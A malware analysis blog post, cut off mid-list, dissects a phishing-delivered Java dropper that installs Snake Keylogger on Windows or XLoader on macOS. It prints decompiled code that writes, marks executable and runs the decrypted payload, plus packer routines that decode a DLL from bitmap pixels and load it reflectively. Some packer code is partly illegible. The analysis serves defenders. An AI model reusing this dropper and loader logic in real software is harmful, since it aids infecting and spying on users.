Cross-Platform Java Dropper: Snake and XLoader (Mac Version)

malwarebookreports.com/cross-platform-java-dropper-snake-and-xloader-mac-version/

muzi

September 2, 2021


According to netmarketshare, Windows still owns about 87% of the market versus about 9% for Mac OS. Although Windows will likely stay the predominant leader of the pack, Mac OS continues to grow year over year, both in consumer and commercial markets. Likewise, malware for Windows is also by far the most common, but malware for Mac OS is gaining popularity.

A few weeks ago, a sample came across that was interesting – a Java dropper that had support for both Windows and Mac OS. Depending on the operating system, the dropper would decrypt one of the two encrypted pieces of malware stored as a resource and run it. Cross platform malware, using languages such as Java or Golang, is relatively uncommon, but continues to gain popularity as the consumer and commercial markets diversify between Windows and Mac.

Java Dropper

```
Filename: Statement SKBMT 09818.jar
MD5: 3f471e4079fe67cbc77f5705975d26fd
SHA1:7f55519e3fc02feace1e4bc55d984eef6eb24353
SHA256: 151d3313216b97f76fec2c0450d26de34aeb0c6817365fe3484a532b4443ed4a
```

This Java Dropper was received via a phishing email attachment. Zipdump provided a preview of the contents of the JAR file:



```
Index Filename                  Encrypted Timestamp
    1 META-INF/                         0 2021-05-19 21:41:38
    2 META-INF/MANIFEST.MF              0 2021-05-19 21:41:38
    3 resources/                        0 2021-05-19 21:41:38
    4 oBSrz/                            0 2021-05-19 21:41:38
    5 oBSrz/AES.class                   0 2021-05-19 21:41:38
    6 oBSrz/OBSrz.class                 0 2021-05-19 21:41:38
    7 resources/kIbwf02ld               0 2021-05-19 21:41:38
    8 resources/fI4sWHk                 0 2021-05-19 21:41:38
    9 resources/NVFFY                   0 2021-05-19 21:41:38
```


Figure 1: Java Dropper Contents

The preview from zipdump details the contents inside the JAR file, namely:

- 2 Class files

- 3 Resources

The MANIFEST.MF file provided the main class and starting point for the JAR file, OBSrz.class.




```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.9.7
Created-By: 1.8.0_251-b08 (Oracle Corporation)
Class-Path:
X-COMMENT: Main-Class will be added automatically by build
Main-Class: oBSrz.OBSrz
```

Figure 2: MANIFEST.MF File Contents

JAR files/Java Class files can be analyzed using a Java Decompiler, such as JD Project, Procyon and CFR.

oBSrz.Class


Once decompiled using CFR, OBSrz is straightforward to read as there is no obfuscation hampering analysis.



```
    public static void main(String[] args) {
        int os = OBSrz._GetOS();
        if (os == 0) {
            return;
        }
        String displayFilename = OBSrz.get_crypted_filename(102);
        String osFilename = os == 1 ? OBSrz.get_crypted_filename(100) : OBSrz.get_crypted_filename(101);
        String userPath = System.getProperty("user.home") + (os == 1 ? "/" : "\\");
        OBSrz stubClass = new OBSrz();
        try {
            byte[] displayFile;
            ProcessBuilder processBuilder = new ProcessBuilder(new String[0]);
            byte[] osFile = stubClass.getFileFromResource(osFilename);
            if (osFile != null && osFile.length != 0) {
                String absolutePath = userPath + osFilename + (os == 1 ? "" : ".exe");
                stubClass.writeBufferToFile(OBSrz.decrpt_data(osFile), absolutePath);
                if (os == 1) {
                    File file = new File(absolutePath);
                    HashSet<PosixFilePermission> perms = new HashSet<PosixFilePermission>();
                    perms.add(PosixFilePermission.OWNER_READ);
                    perms.add(PosixFilePermission.OWNER_WRITE);
                    perms.add(PosixFilePermission.OWNER_EXECUTE);
                    Files.setPosixFilePermissions(file.toPath(), perms);
                }
                processBuilder.command(absolutePath);
                processBuilder.start();
            }
            if ((displayFile = stubClass.getFileFromResource(displayFilename)) != null && displayFile.length != 0) {
                String absolutePath = userPath + displayFilename + OBSrz.getDisplayExt();
                stubClass.writeBufferToFile(OBSrz.decrpt_data(displayFile), absolutePath);
                File f = new File(absolutePath);
                Desktop.getDesktop().open(f);
            }
        }
        catch (Exception processBuilder) {
            // empty catch block
        }
    }
}
```

Figure 3: OBSrz.class (main) Decompiled


First, the dropper checks for the operating system via the GetOS function to determine which encrypted resource to decrypt.



```
public static int _GetOS() {
    String OS = System.getProperty("os.name").toLowerCase();
    if (OS.contains((CharSequence)"mac")) {
        return 1;
    }
    if (OS.contains((CharSequence)"win")) {
        return 2;
    }
    return 0;
}
```

Figure 4: GetOS Function

Next, the dropper gets the filename based on the operating system identified from GetOS.



```
private static String get_crypted_filename(int pt) {
    char txt;
    String name_str;
    String exe_ = "fI4sWHkeeeee";
    String mach_o = "kIbwf02ldddd";
    String display = "NVFFYfffffff";
    if (pt == 100) {
        txt = 'd';
        name_str = mach_o;
    } else if (pt == 101) {
        txt = 'e';
        name_str = exe_;
    } else if (pt == 102) {
        txt = 'f';
        name_str = display;
    } else {
        return "";
    }
    StringBuilder sb = new StringBuilder(name_str);
    while (sb.length() > 0 && sb.charAt(sb.length() - 1) == txt) {
        sb.setLength(sb.length() - 1);
    }
    return sb.toString();
}
```

Figure 5: Get_Crypted_Filename (mach_o vs exe)

Finally, once the OS has been determined and the correct filename has been chosen, the dropper writes the file to disk and executes it (if Mac OS, it also changes the permissions to RWX first). Once the process is running, it will finally overwrite the file with a .ico file and display it.

Resource Decryption


The three resources are encrypted using AES. The decryption function is quite simple. It takes the first 16 bytes of a SHA1 hashed string as the key and decrypts using AES-128 (ECB). A quick Python script can be used to decrypt the resources. Once decrypted, the following files become evident:

- NVFFY: MS Windows icon resource – 1 icon, 32×32, 32 bits/pixel
- fl4sWHk: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
- klbwf02ld: Mach-O 64-bit executable x86_64

Snake Keylogger


The malware decrypted and executed if the dropper is run on a Windows machine is Snake Keylogger (aka 404 Keylogger), a subscription based .NET keylogger with many capabilities. The infostealer can steal sensitive information, log keyboard strokes, take screenshots and extract information from the system clipboard.

The Snake sample analyzed in this post was packed to avoid detection by EDR and AV products. The packer starts by decoding a .NET resource using `ColorTranslator.ToWin32` into a DLL and loading it with `System.Reflection.Assembly Load`.



```
namespace MDIWindowManager
{
    // Token: 0x02000008 RID: 8
    internal class ISectionEntry
    {
        // Token: 0x06000017 RID: 23 RVA: 0x000024D0 File Offset: 0x000006D0
        public ISectionEntry(int k1, View k2, AutoScaleMode k3)
        {
            int num = 0;
            byte[] array = new byte[19969];
            Bitmap difgr = Resources.Difgr;
            checked
            {
                int num2 = difgr.Size.Width - 1;
                for (int i = 0; i <= num2; i++)
                {
                    int num3 = difgr.Size.Height - 1;
                    for (int j = 0; j <= num3; j++)
                    {
                        object obj = Versioned.CallByName(difgr, "GetPixel", CallType.Get, new object[]
                        {
                            i,
                            j
                        });
                        Color c = (obj != null) ? ((Color)obj) : default(Color);
                        int num4 = ColorTranslator.ToWin32(c);
                        array[num] = (byte)num4;
                    }
                    num++;
                }
                Assembly taskCanceledException = Assembly.Load(array);
                this.MessageSurrogateFilter(taskCanceledException, "System.Reflection.Assembly", "Load", "SelectorX", "Hebrew◌Parsing.Cust◌");
            }
```


Figure 1: Decode Resource with `ColorTranslator.ToWin32` and Load Assembly in Array



Name	Value	Type
◢ array	byte[0x00004E01]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte

Figure 2: Decoded DLL Loaded with `System.Reflection.Assembly Load`

The decoded DLL is packed with something Hatching calls the “CustAttr .NET packer.” The DLL has a number of different decoding routines, which ultimately decode another another DLL (hreWg xR太太D.dll), which is then loaded.




```
public static byte[] cha(Bitmap U0hRbeBnaWtIfkx1)
{
    int num = 0;
    int width = CustAttr.[illegible]
      (U0hRbeBnaWtIfkx1).Width;
    checked
    {
        int num2 = width * width * 4;
        byte[] array = new byte[num2 - 1 + 1];
        int num3 = width - 1;
        for (int i = 0; i <= num3; i++)
        {
            int num4 = width - 1;
            for (int j = 0; j <= num4; j++)
            {
                CustAttr.[illegible](CustAttr.
                  [illegible](CustAttr.[illegible]
                  [illegible](U0hRbeBnaWtIfkx1, i,
                  j).ToArgb()), 0, array, num, 4);
                num += 4;
            }
        }
        int num5 = CustAttr.[illegible](array,
          0));
        byte[] array2 = new byte[num5 - 1 + 1];
        CustAttr.[illegible](array, 4, array2,
          0, array2.Length);
        return array2;
    }
}
```

Figure 3: One of Several Decoding Routines in the CustAttr .NET Packed DLL

hreWg xR太太D.dll, similar to the previous DLL, performs a number of decoding routines to decode the packed code inside of it. This time, rather than using `System.Reflection.Assembly Load` to load the next unpacked executable, it opts for a process injection technique called Process Hollowing. It uses the following API calls to inject/execute the final payload:


- CreateProcess
